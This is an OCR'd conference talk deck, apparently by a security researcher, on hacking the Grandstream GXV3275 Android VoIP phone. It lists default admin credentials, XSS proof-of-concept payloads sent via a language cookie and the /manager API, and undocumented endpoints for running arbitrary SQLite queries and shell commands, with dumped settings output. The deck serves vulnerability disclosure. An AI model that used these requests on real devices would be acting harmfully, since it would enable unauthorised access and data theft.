Phwned

"Hacking the Grandstream GXV3275"

$ whoami


- Brendan Scarvell <@menztrual>
- App. Security @ Australia Post
- Facebook Wall of Fame
- One of the guys helping out with Ruxcon‘s CTF

- Things I like:
  - Grandstream

- Things I don‘t like:
  - Grandstream


About the Phone

- Android VoIP phone
- Lots of simple bugs that should not exist.
- Integrates with GVR355X
- Used by a lot of people
- Cheap to obtain ($300)



(Note: These are **not** vulnerabilities in Android itself)

- Port scan reveals exposed web and SSH interfaces




GXV3275
Enterprise Multimedia Phone for Android
Username
Password
Language
English
Login

RTFM

5. Enter the administrator's login and password to access the Web Configuration Menu. The default login name and password for the administrator is "admin" and "admin". The default login name and password for the end-user is "user" and "123".

User Type	Username	Default Password	Accessible Web Pages
Administrator	admin	admin	All pages
End User	user	123	• Status: Account Status, Network Status, System Info. • Advanced Settings: Tone Generator, MPK General Settings, MPK LCD Settings, and MPK EXT Settings. • Maintenance: Network Settings, Wi-Fi Settings, Time Settings, Web/SSH Access, Logcat, Debug, Language, Contacts, LDAP Book, Broadsoft, Device Manager.

GRANDSTREAM
CONNECTING THE WORLD



GXV3275
-- Enterprise Phone User Interface
Theme
Reboot
Exit
English
Status
Advanced Settings
Maintenance
Tone Generator
MPK General Settings
MPK LCD Settings
Call Progress Tones
Attribute
Dial Tone :
f1=350@-13,f2=440@-13,c=0/0;
Ring Back Tone :
f1=440@-19,f2=480@-19,c=2000/
Busy Tone :
f1=480@-24,f2=620@-24,c=500/5
Reorder Tone :
f1=480@-24,f2=620@-24,c=250/2
Confirmation Tone :
f1=350@-11,f2=440@-11,c=100/1
Call-Waiting Tone :
f1=440@-13,c=300/2000-300/200
Call-Waiting Tone Gain :
Low
PSTN disconnect tone :
f1=480@-32,f2=620@-32,c=500/5
Ring Cadence
Attribute
Default Ring Cadence :
c=2000/4000;
Save
Cancel

XSS #1


```
<script type="text/javascript">
    var cookie_lang = $.cookie( "MyLanguage");
    if ( !cookie_lang ){
        cookie_lang = 'en';
    }
    $('#languagepage').val(cookie_lang);
    document.write("<script src='lang/" + cookie_lang + ".js'><\/script>");
    document.write("<script src='lang/tips_" + cookie_lang + ".js'><\/script>");
```


- Modify the language cookie to:
  en.js'></script><script>alert(1)//
- Lame Self XSS bug, but a good indication there are bigger bugs to find

XSS #2



- Client side validation
- Hitting the API directly bypasses validation.


10.1.1.36/manager?action=put&flag=1&var-0000=271&val-0000=1&var-0001=270&val-0001=&var-0002=47&val-000
10.1.1.36/manager?
10.1.1.36/manager?action=put&var-0000=<script>alert(document.cookie)</script>
Response=Success
flag=1


10.1.1.36 says:
AccountIndex=1; applyfunc=; phonecookie="1f692b04";
type=user; Version="1"; Max-Age=900;
iconized_tooltipdiv=true; Mainpage=status;
Subpage=account
OK
Account
Number
SIP Server

Taking a closer look at Web UI

- Web UI uses AJAX to hit the "/manager" RESTful API

  eg:
  /manager?
  action=login&username=admin&secret=123&format=json&jsoncallback=?


- Documentation saves the day again!


Launch service is whitelisted to only launch: Video, Audio and Message


How about some undocumented API features..

SQL Shell

```
467 function cb_get_setting(setname)
468 {
469     var sqlstr = 'select * from system where name="' + setname + '";';
470     var urihead = "action=sqlitesetting&sqlstr=" + encodeURIComponent(sqlstr);
471     urihead += "&time=" + new Date().getTime();
472     $.ajax ({
473         type: 'get',
474         url:'/manager',
475         data:urihead,
476         dataType:'text',
477         success:function(data) {
478             cb_get_setting_suc(data, setname);
479         },
480         error:function(xmlHttpRequest, errorThrown) {
481             view_message("Get Error", MSG_ALERT);
482         }
483     });
484 }
```


10.1.1.36/manager?ac
10.1.1.36/manager?action=sqlitesetting&sqlstr=select * from global
Response=Success
airplane_mode_on=0
airplane_mode_radios=cell,bluetooth,wifi,nfc,wimax
airplane_mode_toggleable_radios=bluetooth,wifi,nfc
auto_time=1
auto_time_zone=1
stay_on_while_plugged_in=0
wifi_sleep_policy=2
mode_ringer=2
package_verifier_enable=1
wifi_networks_available_notification_on=1
cdma_cell_broadcast_sms=1
data_roaming=0
device_provisioned=1
mobile_data=1
netstats_enabled=1
install_non_market_apps=0
network_preference=1
usb_mass_storage_enabled=1
wifi_max_dhcp_retry_count=9
wifi_display_on=0



10.1.1.36/manager?action=sqlitesetting&sqlstr=select * from secure
Response=Success
location_providers_allowed=gps
lock_screen_lock_after_timeout=0
eth_ip=192.168.0.160
eth_mask=255.255.0.0
eth_dns=0.0.0.0
eth_dns2=0.0.0.0
eth_route=0.0.0.0
eth_on=1
eth_mode=0
mock_location=1
backup_enabled=0
backup_transport=android/com.android.internal.backup.LocalTra
mount_play_not_snd=1
mount_ums_autostart=0
mount_ums_prompt=1
mount_ums_notify_enabled=1
accessibility_script_injection=0
accessibility_web_content_key_bindings=0x13=0x01000100; 0x14=
0x200000016=0x03010201; 0x200000023=0x02000301; 0x200000024=0
long_press_timeout=500
touch_exploration_enabled=0
speak_password=0


10.1.1.36/manager?ac
10.1.1.36/manager?action=sqlitesetting&sqlstr=select * from sqlite_master where type = 'table'
Response=Success
android_metadata=system=sqlite_sequence=secure=global=bluetooth_devices=bookmarks=

Command Shell

```
485 function cb_exec_command(command)
486 {
487     var urihead = "action=execcmd&command=" + encodeURIComponent(command);
488     urihead += "&time=" + new Date().getTime();
489     $.ajax ({
490         type: 'get',
491         url:'/manager',
492         data:urihead,
493         dataType:'text',
494         success:function(data) {
495             //cb_get_setting_suc(data, setname);
496         },
497         error:function(xmlHttpRequest, errorThrown) {
498             view_message("Get Error", MSG_ALERT);
499         }
500     });
501 }
```

Response=Success




lolwot?

